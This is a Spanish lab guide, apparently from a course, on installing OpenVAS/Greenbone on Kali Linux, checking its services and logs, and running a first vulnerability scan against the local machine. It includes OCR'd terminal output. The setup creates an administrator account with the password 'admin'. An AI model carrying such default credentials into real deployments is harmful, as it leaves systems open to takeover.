
sudo systemctl enable --now ospd-openvas


sudo systemctl enable --now gvmd

sudo systemctl enable --now gsad

Comprobar estado:

sudo systemctl status ospd-openvas gvmd gsad


kali@ka
Session Actions Edit View Help
crashhelper[23331], firefox
esr[23326], xfce4-
panel[1760], xfce4-
session[1552]
ospd-openvas.service - OSPd Wrapper for
Loaded: loaded (/usr/lib/systemd/syst
Active: active (running) since Fri 2025-10-24 08:26:10 EDT; 4min 20s
Invocation: 88a736e35b654c089f3e7109d5620a49
Docs: man:ospd-openvas(8)
man:openvas(8)
Main PID: 33827 (ospd-openvas)
Tasks: 5 (limit: 4865)
Memory: 151.5M (peak: 399.4M)
CPU: 1min 38.689s
CGroup: /system.slice/ospd-openvas.service
33827 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc
33829 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc
ct 24 08:26:07 kali systemd[1]: Starting ospd-openvas.service - OSPd Wra
ct 24 08:26:10 kali systemd[1]: Started ospd-openvas.service - OSPd Wrap
gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
Loaded: loaded (/usr/lib/systemd/system/gvmd.service; disabled; pres
Active: active (running) since Fri 2025-10-24 08:29:17 EDT; 1min 13s
Invocation: 4e71b15aa5bb45629d9c08275f509579
Docs: man:gvmd(8)
Main PID: 34883 (gvmd)


session[1552]
(kali㉿kali)-[~]
$ sudo systemctl enable --now gsad
(kali㉿kali)-[~]
$ sudo systemctl status ospd-openvas gvmd gsad
ospd-openvas.service - OSPd Wrapper for the OpenVAS Scanner (ospd-openvas)
Loaded: loaded (/usr/lib/systemd/system/ospd-openvas.service; enabled; pre
Active: active (running) since Fri 2025-10-24 08:26:10 EDT; 4min 20s ago
Invocation: 88a736e35b654c089f3e7109d5620a49
Docs: man:ospd-openvas(8)
man:openvas(8)
Main PID: 33827 (ospd-openvas)
Tasks: 5 (limit: 4865)
Memory: 151.5M (peak: 399.4M)
CPU: 1min 38.689s
CGroup: /system.slice/ospd-openvas.service
33827 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/
33829 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/
Oct 24 08:26:07 kali systemd[1]: Starting ospd-openvas.service - OSPd Wrapper
Oct 24 08:26:10 kali systemd[1]: Started ospd-openvas.service - OSPd Wrapper fo
gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)

```
┌──(kali㉿kali)-[~]
└─$ sudo gvmd --create-user=admin--password=admin

┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable --now ospd-openvas

┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable --now gvmd
Created symlink '/etc/systemd/system/multi-user.target.wants/gvmd.service' → '/
ib/systemd/system/gvmd.service'.

┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable --now gsad

┌──(kali㉿kali)-[~]
└─$ sudo runuser -u _gvm -- gvmd --user=admin --new-password=admin

┌──(kali㉿kali)-[~]
└─$
```

---

6) Comprobar instalación

Hay una utilidad de comprobación:

sudo gvm-check-setup

Lee la salida: te indicará cosas faltantes (por ejemplo feeds no sincronizados, permisos, certificados). Si la salida sugiere ejecutar comandos concretos, hazlo.

```
┌──(kali㉿kali)-[~]
└─$ sudo gvm-check-setup
gvm-check-setup 25.04.0
 This script is provided and maintained by Debian and Kali.
  Test completeness and readiness of GVM-25.04.0
Step 1: Checking OpenVAS (Scanner)...
        OK: OpenVAS Scanner is present in version 23.23.1.
        OK: Notus Scanner is present in version 22.7.2.
        OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
        OK: _gvm owns all files in /var/lib/openvas/gnupg
        OK: redis-server is present.
        OK: scanner (db_address setting) is configured properly using the redis
er socket: /var/run/redis-openvas/redis-server.sock
        OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
        OK: _gvm owns all files in /var/lib/openvas/plugins
        OK: NVT collection in /var/lib/openvas/plugins contains 94791 NVTs.
        OK: The notus directory /var/lib/notus/products contains 506 NVTs.
Checking that the obsolete redis database has been removed
        OK: No old Redis DB
        OK: ospd-openvas service is active.
        OK: ospd-OpenVAS is present in version 22.9.0.
Step 2: Checking GVMD Manager ...
```

---

7) Acceder a la interfaz web

Abre en el navegador (local):


https://127.0.0.1:9392

https://127.0.0.1:9392

- Usuario: admin
- Contraseña: la que creaste con gvmd --create-user o la que indicó gvm-setup.

Se tiene que cambiar la clave con la siguienteinstrucción.

El sitio usa HTTPS con certificado auto-firmado. Acepta la excepción de seguridad en el navegador.



---

8) Actualizar manualmente después (si quieres refrescar feeds)

sudo greenbone-nvt-sync

sudo greenbone-scapdata-sync

sudo greenbone-certdata-sync

Y luego reinicia servicios si es necesario:

sudo systemctl restart ospd-openvas gvmd gsad

```
┌──(kali㉿kali)-[~]
└─$ sudo greenbone-nvt-sync
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
⁖ Downloading Notus files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data
s/ to /var/lib/notus
⁖ Downloading NASL files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data
/ to /var/lib/openvas/plugins
```

---

9) Logs y resolución de problemas

- Ver logs systemd:

  sudo journalctl -u ospd-openvas -f


  sudo journalctl -u gvmd -f


  sudo journalctl -u gsad -f

- Logs adicionales (según instalación):
  - /var/log/gvm/
  - /var/log/openvas/
    Revisa errores de permisos, fallos de sincronización o problemas con feeds.

```
┌──(kali㉿kali)-[~]
└─$ sudo jpurnalctl -u ospd-openvash -f
sudo: jpurnalctl: command not found

┌──(kali㉿kali)-[~]
└─$ sudo journalctl -u ospd-openvas -f
Oct 27 02:43:01 kali systemd[1]: Starting ospd-openvas.service - OSPd Wrapp
e OpenVAS Scanner (ospd-openvas)...
Oct 27 02:43:22 kali systemd[1]: Started ospd-openvas.service - OSPd Wrappe
 OpenVAS Scanner (ospd-openvas).
Oct 27 03:03:04 kali systemd[1]: Started ospd-openvas.service - OSPd Wrappe
 OpenVAS Scanner (ospd-openvas).
```


PS> kali@kali: /home/kali
Session Actions Edit View Help
┌──(kali㉿kali)-[/home/kali]
└─PS> sudo journalctl -u gvmd -f
[sudo] password for kali:
Oct 27 02:47:07 kali systemd[1]: gvmd.service: start operation timed out. Termi
g.
Oct 27 02:47:07 kali systemd[1]: gvmd.service: Failed with result 'timeout'.
Oct 27 02:47:07 kali systemd[1]: Failed to start gvmd.service - Greenbone Vuln
ity Manager daemon (gvmd).
Oct 27 02:47:07 kali systemd[1]: gvmd.service: Scheduled restart job, restart
r is at 2.
Oct 27 02:47:07 kali systemd[1]: Starting gvmd.service - Greenbone Vulnerabilit
ager daemon (gvmd)...
Oct 27 02:47:26 kali systemd[1]: gvmd.service: Can't open PID file '/run/gvmd/g
id' (yet?) after start: No such file or directory
Oct 27 02:48:02 kali systemd[1]: Started gvmd.service - Greenbone Vulnerability
ger daemon (gvmd).
Oct 27 03:03:04 kali systemd[1]: Starting gvmd.service - Greenbone Vulnerabilit
ager daemon (gvmd)...
Oct 27 03:03:04 kali systemd[1]: gvmd.service: Can't open PID file '/run/gvmd/g
id' (yet?) after start: No such file or directory
Oct 27 03:03:17 kali systemd[1]: Started gvmd.service - Greenbone Vulnerability
ger daemon (gvmd).
^X@sS


┌──(kali㉿kali)-[/home/kali]
└─PS> sudo journalctl -u gsad -f
Oct 27 02:45:36 kali systemd[1]: Starting gsad.service - Greenbone Security Ass
t daemon (gsad)...
Oct 27 02:45:36 kali systemd[1]: Started gsad.service - Greenbone Security Assi
daemon (gsad).
Oct 27 02:45:36 kali gsad[2784]: gsad main:MESSAGE:2025-10-27 06h45.36 utc:2784
rting GSAD version 24.5.4~git
Oct 27 02:45:36 kali gsad[2786]: gsad main:WARNING:2025-10-27 06h45.36 utc:2786
n: start_http_daemon redirect failed !
Oct 27 03:02:54 kali systemd[1]: Stopping gsad.service - Greenbone Security Ass
t daemon (gsad)...
Oct 27 03:03:17 kali systemd[1]: Starting gsad.service - Greenbone Security Ass
t daemon (gsad)...
Oct 27 03:03:17 kali systemd[1]: Started gsad.service - Greenbone Security Assi
daemon (gsad).
Oct 27 03:03:17 kali gsad[6196]: gsad main:MESSAGE:2025-10-27 07h03.17 utc:6196
rting GSAD version 24.5.4~git
Oct 27 03:03:17 kali gsad[6211]: gsad main:WARNING:2025-10-27 07h03.17 utc:6211
n: start_http_daemon redirect failed !
Oct 27 08:02:53 kali gsad[6196]: gsad gmp:MESSAGE:2025-10-27 12h02.53 utc:6196:
entication success for 'admin' from 127.0.0.1
^X@sS

Ejercicio 2: Primer escaneo local

Objetivo: analizar vulnerabilidades del propio Kali.
Pasos:

1. Accede a la interfaz gráfica.
2. Crea un *Target* con la IP 127.0.0.1.
3. Crea un *Task* (tarea) tipo “Full and Fast”.
4. Lanza el escaneo y espera resultados.

Entregable:


- Captura del informe generado.
- Indica cuántas vulnerabilidades detectó (bajas, medias, altas, críticas).


---

2. Crear un Target (Objetivo) 🎯

Un **Target** le dice a la herramienta a qué dirección IP debe apuntar el escaneo.

1. En el menú de GVM, ve a **Configuration** (Configuración) → **Targets** (Objetivos).
2. Haz clic en el botón azul o verde para **New Target** (Nuevo objetivo).
3. **Configura el Target:**
   - **Name (Nombre):** Asígnale un nombre, por ejemplo: `Kali Localhost`.
   - **Hosts (Anfitriones):** Ingresa la dirección IP de tu propia máquina: `127.0.0.1` (Esta es la dirección de *loopback* que siempre apunta a la máquina local).
   - Deja las demás opciones por defecto (a menos que se te indique lo contrario).
4. Haz clic en **Save** (Guardar).



Greenbone
UTC
14:42
admin
Dashboards
Scans
Assets
Resilience
Security Information
Configuration
Targets
Port Lists
